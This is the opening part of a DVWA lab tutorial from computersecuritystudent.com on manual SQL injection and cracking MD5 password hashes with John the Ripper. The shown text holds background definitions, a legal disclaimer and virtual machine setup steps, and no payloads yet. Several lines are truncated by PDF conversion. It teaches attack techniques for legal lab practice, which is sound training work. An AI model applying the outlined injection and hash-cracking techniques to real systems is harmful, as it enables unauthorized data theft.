

(Damn Vulnerable Web App (DVWA))

{ Manual SQL Injection, John the Ripper }


Section 0. Background Information

- What is Damn Vulnerable Web App (DVWA)?
 - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is intentionally damn vulnerable.
 - Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment.
- What is a SQL Injection?
 - SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.
 - This is done by including portions of SQL statements in an entry into a form in an attempt to get the website to pass a newly formed rogue SQL command to the database (e.g., dump the database contents to the attacker). SQL injection is a code injection technique that exploits a security vulnerability in an application's software.
 - The vulnerability happens when user input is either incorrectly handled for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
- What is SQL Injection Harvesting?
 - SQL Injection Harvesting is where a malicious user supplies SQL statements to render sensitive data such as usernames, passwords, and database tables, and more.
- Pre-Requisite Lab
 - [Damn Vulnerable Web App \(DVWA\): Lesson 1: How to Install DVWA in Fedora 14](#)
- **Lab Notes**
 - In this lab we will do the following:

1. We use inject always true SQL statements into the SQL Inje
User ID field with security set to low.
 2. We will obtain the username and raw-MD5 password contents
users table.
 3. We will use John the Ripper to crack the raw-MD5 password
each user.
- Legal Disclaimer
 - As a condition of your use of this Web site, you warrant to
computersecuritystudent.com that you will not use this Web site
purpose that is **unlawful or that is prohibited** by these terms,
conditions, and notices.
 - In accordance with UCC § 2-316, this product is provided with "
warranties, either expressed or implied." The information conta
provided "as-is", with "no guarantee of merchantability."
 - In addition, this is a teaching website that **does not condone m
behavior** of any kind.
 - Your are on notice, that continuing and/or using this lab outsi
"own" test environment **is considered malicious and is against t**
 - © 2012 No content replication of any kind is allowed without ex
written permission.

Section 1: Configure Fedora14 Virtual Machine Settings


1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight fedora14
 2. Click Edit virtual machine settings



3. Edit Network Adapter

- **Instructions:**


1. Highlight Network Adapter
2. Select Bridged
3. Click on the OK Button.




○

Section 2: Login to Fedora14

1. Start Fedora14 VM Instance
 - **Instructions:**
 1. Start Up VMWare Player
 2. Select Fedora14
 3. Play virtual machine



- 2. Login to Fedora14
 - **Instructions:**
 1. Login: student
 2. Password: <whatever you set it to>.




Section 3: Open Console Terminal and Retrieve IP Address

1. Start a Terminal Console
 - **Instructions:**
 1. Applications --> Terminal



- - 2. Switch user to root
 - **Instructions:**
 - 1. `su - root`
 - 2. <Whatever you set the root password to>



3. Get IP Address

- **Instructions:**
 1. `ifconfig -a`
- **Notes (FYI) :**
 - As indicated below, my IP address is 192.168.1.106.
 - Please record your IP address.



```
Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@Fedora14:~
File  Edit  View  Search  Terminal  Help
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0C:29:81:54:42
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe81:5442/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2893 errors:0 dropped:0 overruns:0 frame:0
          TX packets:366 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:546934 (534.1 KiB)  TX bytes:58291 (56.9 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3520 (3.4 KiB)  TX bytes:3520 (3.4 KiB)

[root@Fedora14 ~]#
```

Section 4: Configure BackTrack Virtual Machine Settings


1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight BackTrack5R1
 2. Click Edit virtual machine settings



3. Edit Network Adapter

